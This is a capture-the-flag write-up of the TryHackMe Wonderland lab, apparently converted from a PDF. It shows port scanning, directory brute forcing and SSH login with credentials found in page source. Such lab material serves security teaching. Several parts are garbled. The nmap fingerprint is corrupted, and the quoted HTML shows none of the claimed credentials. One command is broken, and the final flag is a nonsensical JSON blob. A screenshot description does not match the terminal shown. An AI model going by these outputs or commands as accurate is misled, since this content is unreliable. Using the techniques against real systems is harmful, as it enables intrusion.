

WONDERLAND

Welcome to my writeup where I am gonna be pwning the **Wonderland** machine from **TryHackMe**. This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED

To access the challenge, click on the link given below:


<https://tryhackme.com/room/wonderland>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to find open ports and the services running on it.




```
(root@kali:[~/thm/wonderland]
# nmap -p- -A -Pn 10.10.74.204 -oN wonderland.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 00:10 EST
Nmap scan report for 10.10.74.204
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:a3:50:a9:a8:47:e2:c2:b8:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp    open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
_|_http-title: Follow the white rabbit.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN[V=7.94SVN%E=4%D=11/14%T=22%CT=1%CU=41560%PV=Y%DS=2%DC=T%G=Y%TM=673
OS:5866E%P=x86_64-pc-linux-gnu]SEQ(SP=104%GCD=1%ISR=104%TI=Z%CI=Z%II=I%TS=A
OS:O)OPS(01=M509ST11NW6%02=M509ST11NW6%03=M509NT11NW6%04=M509ST11NW6%05=M50
OS:9ST11NW6%06=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3
OS:)%ECN(R=Y%D=F=Y%T=40%W=F507%W=M509NSNW6%CC=Y%Q=)T1(R=Y%D=F=Y%T=40%S=0%A+S+
OS:=%F=AS%D=R=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D=F=Y%T=40%W=0%S=%A=Z%F=R%O=%R%D=0%Q=)
OS:T(R=Y%D=F=Y%T=40%W=0%S=%Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D=F=Y%T=40%W=0%S=%A%
OS:=%Z%F=R%O=%RD=0%Q=)T7(R=Y%D=F=Y%T=40%W=0%S=%Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
OS:F=N%T=4%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:=%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
```



FOOTHOLD

I then visited the website.



I brute forced directories and files on the target using **ffuf** to discover more content.

I visited the pages that I discovered.





I kept brute forcing the directories recursively...



```
File Actions Edit View Help
root@kali:~/thm/wonderland
[root@kali:~/thm/wonderland]# ffuf -u http://10.10.74.204/r/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
Keep Going!
Would you like to keep going? [y/N]: y
v2.1.0-dev


:: Method      : GET
:: URL        : http://10.10.74.204/r/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects: false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

a          [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 144ms]
:: Progress: [2013/62284] :: Job [1/1] :: 290 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```









The source code of this page contained the login credentials of **alice**.

```
1 <!DOCTYPE html>
2
3 <head>
4   <title>Enter wonderland</title>
5   <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9   <h1>Open the door and enter wonderland</h1>
10  <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."
```

Hence, I logged in as **alice**.

```
File Actions Edit View Help
root@kali: ~/thm/wonderland x alice@wonderland: ~ x root@kali: ~/thm/wonderland x root@kali: ~/thm/wonderland x
(root@kali) - ~/thm/wonderland
# echo 'alice:HowDothTheLittleCrocodileImproveHisShiningTail' > creds

(root@kali) - ~/thm/wonderland
# ssh alice@10.10.74.204
The authenticity of host '10.10.74.204 (10.10.74.204)' can't be established.
ED25519 key fingerprint is SHA256:Q8PPqQyrfXMAZkq45693yD4CmWAYp5GOINbxYqTRedo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.74.204' (ED25519) to the list of known hosts.
alice@10.10.74.204's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu Nov 14 05:41:31 UTC 2024

System load: 0.0 Processes: 84
Usage of /: 18.9% of 19.56GB Users logged in: 0
Memory usage: 31% IP address for eth0: 10.10.74.204
Swap usage: 0%

0 packages can be updated,
0 updates are security updates.

Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$
```

My home directory contained the root flag, hence the user flag was likely present in the root directory.

The screenshot shows a terminal window titled "alice@wonderland:~". The terminal is running on a Kali Linux system, as indicated by the background icons and the "Kali Linux" watermark. The user "alice" is in their home directory (~). The terminal has three tabs open:

- root@kali: ~/thm/wonderland
- alice@wonderland:~
- root@kali: ~/thm/wonderland

The current session is in the middle tab, where Alice is attempting to gain root privileges. She runs the command "ls" to list files in her directory, which contains "root.txt" and "walrus_and_the_carpenter.py". Then she runs "pwd" to check her current working directory, which is "/home/alice". Finally, she tries to read the file "root.txt" using "cat root.txt", but receives a "Permission denied" error message.

```
alice@wonderland:~$ ls
root.txt walrus_and_the_carpenter.py
alice@wonderland:~$ pwd
/home/alice
alice@wonderland:~$ cat root.txt > href="root.txt"
cat: root.txt: Permission denied
alice@wonderland:~$
```

Below the terminal window, there is a large amount of text from the story "Alice's Adventures in Wonderland" by Lewis Carroll. The text is mostly cut off at the bottom, but some parts are visible, such as the beginning of the Cheshire Cat's speech and the Queen of Hearts' speech.


Hence I captured the user flag from the root directory.

```
alice@wonderland:~$ cat /root/user.txt
thm{ "t": "User", "u": "Alice", "p": "P@ssw0rd", "e": "Alice@wonderland.com", "r": "Alice", "l": "Alice", "s": "Alice", "o": "Alice", "g": "Alice", "n": "Alice", "y": "Alice", "x": "Alice", "c": "Alice", "z": "Alice", "a": "Alice", "d": "Alice", "f": "Alice", "h": "Alice", "i": "Alice", "j": "Alice", "k": "Alice", "m": "Alice", "p2": "P@ssw0rd", "e2": "Alice@wonderland.com", "r2": "Alice", "l2": "Alice", "s2": "Alice", "o2": "Alice", "g2": "Alice", "n2": "Alice", "y2": "Alice", "x2": "Alice", "c2": "Alice", "z2": "Alice", "a2": "Alice", "d2": "Alice", "f2": "Alice", "h2": "Alice", "i2": "Alice", "j2": "Alice", "k2": "Alice", "m2": "Alice"}  
alice@wonderland:~$
```

